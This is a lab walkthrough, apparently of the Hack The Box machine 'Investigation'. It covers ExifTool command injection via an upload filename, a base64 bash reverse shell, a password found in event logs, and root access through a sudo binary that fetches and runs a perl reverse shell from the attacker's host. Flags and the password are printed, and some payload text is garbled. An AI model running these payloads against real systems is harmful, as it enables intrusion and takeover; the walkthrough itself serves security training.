

0x1 Scan

```

└─ # ofsec/investigation git:(master) ➤ rustscan --ulimit 1000 -a 10.10.11.197 -- -sC -sV -Pn --script=default
┌─ 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 
```

```

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2f1e6306aa6ebbcc0d19d4152674c6d9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC8CUW+gkrjaTI+EeIVcW/8kCM0oaKxGk63NkzFaKj8cgPfImUg8NbMX7xSoQR2Dj
bV8mQ00+habEyg6VEFuEg0JpN0e3YM3EJoxo1N5CVJMBUJ4Jb7FoYYckIAYTZTV3fuemb6Ro60Lv6YbIOYA8URxLqcBxsMS0kznhf2f
GNFJHYhj2K46RKtv+T09MjYKvC+nXFSNgPkdFaCQcfpqd61FtaVsin5Ho/v1XfhqD60d7N7uDM28zCmNVfnl9+HI0jpBmiFaH8V0ZjR7
|   256 274520add2faa73a8373d97c79abf30b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG5ZpYGysM/eNsA0Yy3iQ907/0dK6d
|   256 4245eb916e21020617b2748bc5834fe0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ4m4ta/VBtbCv+5FEPfydbXySZHyZU7ELt9lBsbjl5S
80/tcp    open  http      syn-ack  Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://eforenzics.htb/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: eforenzics.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

0x2 HTTP

I found a login page.




Image Forensics

Upload an image file and we will provide a detailed forensic analysis

chad.jpg has been uploaded. The analysis report can be viewed [here](#)

Please save this report as it will only be available for the next five minutes

Once uploaded, I check the report. It appears to be using *ExifTool*, 12.37.

```
ExifTool Version Number      : 12.37
File Name                    : chad.jpg
Directory                    : .
File Size                    : 18 KiB
File Modification Date/Time   : 2023:01:27 14:54:12+00:00
File Access Date/Time        : 2023:01:27 14:54:12+00:00
File Inode Change Date/Time   : 2023:01:27 14:54:12+00:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit               : inches
X Resolution                  : 96
Y Resolution                  : 96
Comment                      : CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality =
82.
Image Width                   : 300
Image Height                  : 300
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 300x300
Megapixels                    : 0.090
```

ExifTool 12.37 command injection

ExifTool seems to be vulnerable to command injection.

-

I send `curl 10.10.14.8 /`

Request

	Pretty	Raw	Hex
1	POST /upload.php HTTP/1.1		
2	Host: eforensics.htb		
3	Content-Length: 18413		
4	Cache-Control: max-age=0		
5	Upgrade-Insecure-Requests: 1		
6	Origin: http://eforensics.htb		
7	Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywYiTBwSGc7iBqlyX		
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36		
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
10	Referer: http://eforensics.htb/service.html		
11	Accept-Encoding: gzip, deflate		
12	Accept-Language: en-GB,en-US;q=0.9,en;q=0.8		
13	Connection: close		
14			
15	-----WebKitFormBoundarywYiTBwSGc7iBqlyX		
16	Content-Disposition: form-data; name="image"; filename="curl 10.10.14.8 "		
17	Content-Type: image/jpeg		
18			
19	Content-Type: image/jpeg		

```
receives a curl request.
```

```

➥ offsec/investigation git:(master) ► python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.197 - - [27/Jan/2023 23:01:02] "GET / HTTP/1.1" 200 -

```

Using the following, I can execute command to enumerate.

```

14
15 -----WebKitFormBoundarywYiTbWSGc7iBqlyX
16 Content-Disposition: form-data; name="image"; filename="curl 10.10.14.8?cmd=$(which python3) |"
17 Content-Type: image/jpeg
18
19 ÿøÿàJFIF``ÿþ;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 82
20 ÿÜ
21 !"#$%&,'()*+,-./:;<=>?@A[B\C[D\E\F\G\H[I\J[K\L\M\N\O\P\Q\R\S\T\U\V\W\X\Y\Z[\]^_`a

```

```
10.10.14.8 - - [27/Jan/2023 23:05:32] "GET / HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:08:33] "GET / HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:08:40] "GET /?name HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:08:50] "GET /?name=www-data HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:09:06] "GET /?name=Y3VybCAXMC4xMC4xNC4P25hbWU9JChscyB8IGJhc2U2NCkgfAo= HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:09:53] "GET /?name= HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:09:58] "GET /?name=/usr/bin/python3 HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:10:04] "GET /?=/usr/bin/python3 HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:10:10] "GET /?/usr/bin/python3 HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:10:15] "GET /?cmd=/usr/bin/python3 HTTP/1.1" 200 -
```

Since I cannot put `/` in bash command, first I encode reverse shell in base64.

```

141 offsec/investigation git:(master) ▶ echo 'sh -i >& /dev/tcp/10.10.14.8/80 0>&1' | base64
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOC84MCAwPiYxCg==
142 offsec/investigation git:(master) ▶

```

Then send payload as below.

```
filename="echo -n 'c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQu0C84MCAwPiYxCg==' | base64 -d |  
bash |"
```

```

12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Connection: close
14 
15 -----WebKitFormBoundarywYitBWSGC7ibQlyX
16 Content-Disposition: form-data; name="image"; filename="echo -n 'c2ggLWkgPiYgL2Rldi90YTAvMTAuMTQuOC84MCAwPjYxCG==' | base64 -d | bash | "
17 Content-Type: image/jpeg
18 
19 ŷøÿàJFIF``ŷþ;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 82
20 yÜC
21 !"#%&'()*+,-./:;<=>?@A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z,[\]^_`{|}~¡¢£¥¦§¨ª«¬®¯°±²³´µ¶·¸¹º»¼½¾¿ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞßàáâãäåæçèéêëìíîïðñòóôõö÷øùúûüýþÿ 	

```

Got a reverse shell.

```

➥ offsec/investigation git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 47496
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

```

0x3 Foothold

First I get proper shell.

```

# offsec/investigation git:(master) ► nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 47496
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@investigation:~/uploads/1674836886$

```

basic enumeration

There's a user called *smorton*.

```
www-data@investigation:~$ ls /home
ls /home
smorton
www-data@investigation:~$
```

Also under `/usr/local` found a folder `investigation`.

```
www-data@investigation:~$ ls /usr/local
ls /usr/local
bin  etc  games  include  investigation  lib  man  sbin  share  src
www-data@investigation:~$
```

Inside found 2 files.

```
www-data@investigation:/usr/local/investigation$ ls -al
ls -al
total 1288
drwxr-xr-x  2 root    root      4096 Sep 30 23:43  .
drwxr-xr-x 11 root    root      4096 Aug 27 21:54  ..
-rw-rw-r--  1 smorton smorton 1308160 Oct  1 00:35 'Windows Event Logs for Analysis.msg'
-rw-rw-r--  1 www-data www-data    0 Oct  1 00:40  analysed_log
www-data@investigation:/usr/local/investigation$
```

smorton (user lateral movement)

I downloaded to local and to read the `.msg` (Outlook file), I install `extract-msg` python module, and read.

- <https://github.com/TeamMsgExtractor/msg-extractor>

```
≡ investigation/files git:(master) ► extract_msg Windows_Event_Logs_for_Analysis.msg
≡ investigation/files git:(master) ► ls
📁 2022-01-16_0830 Windows Event Logs for Analysis 📄 analysed_log 📄 Windows_Event_Logs_for_Analysis.msg
≡ investigation/files git:(master) ►
```

```
≡ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ► cat message.txt
```

File: message.txt

```
1  From: Thomas Jones <thomas.jones@eforenzics.htb>
2  Sent: Sun, 16 Jan 2022 08:30:29 +0800
3  To: Steve Morton <steve.morton@eforenzics.htb>
4  Subject: Windows Event Logs for Analysis
5  -----
6
7  Hi Steve,
8
9  Can you look through these logs to see if our analysts have been logging on to the inspection terminal.
   I'm concerned that they are moving data on to production without following our data transfer procedures.
10
11  Regards.
12  Tom
```

```
≡ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ►
```

I unzip *evtx-logs.zip*

```
≡ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶ ls
📄 evtx-logs.zip 📄 message.txt 📄 security.evtx
≡ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶
```

I use *python-evtx* to extract into xml.

- <https://github.com/williballenthin/python-evtx>

```
≡ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶ evtx_dump.py security.evtx > security.xml
```

Inside I found a text that looks like password.

```
</System>
<EventData><Data Name="PackageName">MICROSOFT_AUTHENTICATION_PACKAGE_V1_0</Data>
<Data Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
<Data Name="Workstation">EFORENZICS-DI</Data>
<Data Name="Status">0xc00000064</Data>
</EventData>
</Event>
```

- Def@ultf0r3nz!csPa\$\$

It works for user I found initially, smorton.

```
≡ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ► ssh smorton@10.10.11.197
The authenticity of host '10.10.11.197 (10.10.11.197)' can't be established.
ED25519 key fingerprint is SHA256:LYSJubnhYfFdsTiyPfAa+pgbux0aSJGv8ItfpUK84Vw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.197' (ED25519) to the list of known hosts.
smorton@10.10.11.197's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 27 Jan 2023 05:03:08 PM UTC

System load:  0.06               Processes:           232
Usage of /:   59.7% of 3.97GB    Users logged in:    0
Memory usage: 9%                IPv4 address for eth0: 10.10.11.197
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

smorton@investigation:~$
```

user.txt


```

smorton@investigation:~$ ls
user.txt
smorton@investigation:~$ cat user.txt
877469e8cc8b863269f539c63a93a1a0
smorton@investigation:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.11.197  netmask 255.255.254.0  broadcast 10.10.11.255
    ether 00:50:56:b9:82:b4  txqueuelen 1000  (Ethernet)
    RX packets 433437  bytes 43655301 (43.6 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 462633  bytes 66028664 (66.0 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    loop txqueuelen 1000  (Local Loopback)
    RX packets 11328  bytes 891673 (891.6 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 11328  bytes 891673 (891.6 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

smorton@investigation:~$ hostname
investigation
smorton@investigation:~$ 

```

privilege escalation

I can run binary as sudo.

```

smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$ 

```

I try running but no idea what the file is.

```

smorton@investigation:~$ sudo /usr/bin/binary -h
Exiting...
smorton@investigation:~$ sudo /usr/bin/binary --help
Exiting...
smorton@investigation:~$ sudo /usr/bin/binary -help
Exiting...
smorton@investigation:~$ 

```

I downloaded to Kali machine and upload to online decompiler to inspect.

- <https://dogbolt.org>

I look at main function.

```
390
391 int32_t main(int32_t argc, char** argv, char** envp)
392 {
393     if (argc != 3)
394     {
395         puts("Exiting... ");
396         exit(0);
397         /* no return */
398     }
399     if (getuid() != 0)
400     {
401         puts("Exiting... ");
402         exit(0);
403         /* no return */
404     }
405     if (strcmp(argv[2], "lDnxUysaQn") != 0)
406     {
407         puts("Exiting... ");
408         exit(0);
409         /* no return */
410     }
411     puts("Running... ");
412     FILE* rax_8 = fopen(argv[2], &data_2027);
413     int64_t rax_9 = curl_easy_init();
414     int32_t var_40 = 0x2712;
415     curl_easy_setopt(rax_9, 0x2712, argv[1], 0x2712);
416     int32_t var_3c = 0x2711;
417     curl_easy_setopt(rax_9, 0x2711, rax_8, 0x2711);
418     int32_t var_38 = 0x2d;
419     curl_easy_setopt(rax_9, 0x2d, 1, 0x2d);
420     if (curl_easy_perform(rax_9) != 0)
421     {
422         puts("Exiting... ");
423         exit(0);
424         /* no return */
425     }
426     int64_t rax_25 = snprintf(nullptr, 0, &data_202a, argv[2]);
427     char* rax_28 = malloc((rax_25 + 1));
428     snprintf(rax_28, (rax_25 + 1), &data_202a, argv[2]);
429     int64_t rax_37 = snprintf(nullptr, 0, "perl ./%s", rax_28);
430     char* rax_40 = malloc((rax_37 + 1));
431     snprintf(rax_40, (rax_37 + 1), "perl ./%s", rax_28);
432     fclose(rax_8);
433     curl_easy_cleanup(rax_9);
434     setuid(0);
435     system(rax_40);
436     system("rm -f ./lDnxUysaQn");
437     return 0;
438 }
439
```

Before running there are 3 validations

- checks if it has 3 arguments (first is file name)
- check if it is running by root
- check if the third argument is `lDnxUysaQn` (looks like password)

if they all passes, it runs the file (second argument) with perl. I write the following perl reverse shell. Instead of reading the file from local, it seems to be through curl (curl_easy).

```
use
Socket;$i="10.10.14.8";$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(con
```

```
nect($,sockaddr_in($p,inet_aton($i))))  
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i");};
```

I host the file with python server, and run the binary.

```
smorton@investigation:~$ sudo /usr/bin/binary 10.10.14.8:4444/shell.pl lDnxUysaQn  
Running...
```

```
≡ offsec/investigation git:(master) ► python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...  
10.10.11.197 - - [28/Jan/2023 01:29:32] "GET /shell.pl HTTP/1.1" 200 -
```

Receives a root shell.

```
≡ offsec/investigation git:(master) ► nc -lvnp 80  
listening on [any] 80 ...  
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 34794  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# █
```

root.txt

```
≡ offsec/investigation git:(master) ► nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 34794
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
b3d986310d5e72f1ee1209e159521b55
# hostname
investigation
i# fconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.197 netmask 255.255.254.0 broadcast 10.10.11.255
    ether 00:50:56:b9:82:b4 txqueuelen 1000 (Ethernet)
    RX packets 434836 bytes 43774445 (43.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 463844 bytes 66163776 (66.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 13074 bytes 1029063 (1.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13074 bytes 1029063 (1.0 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

#
```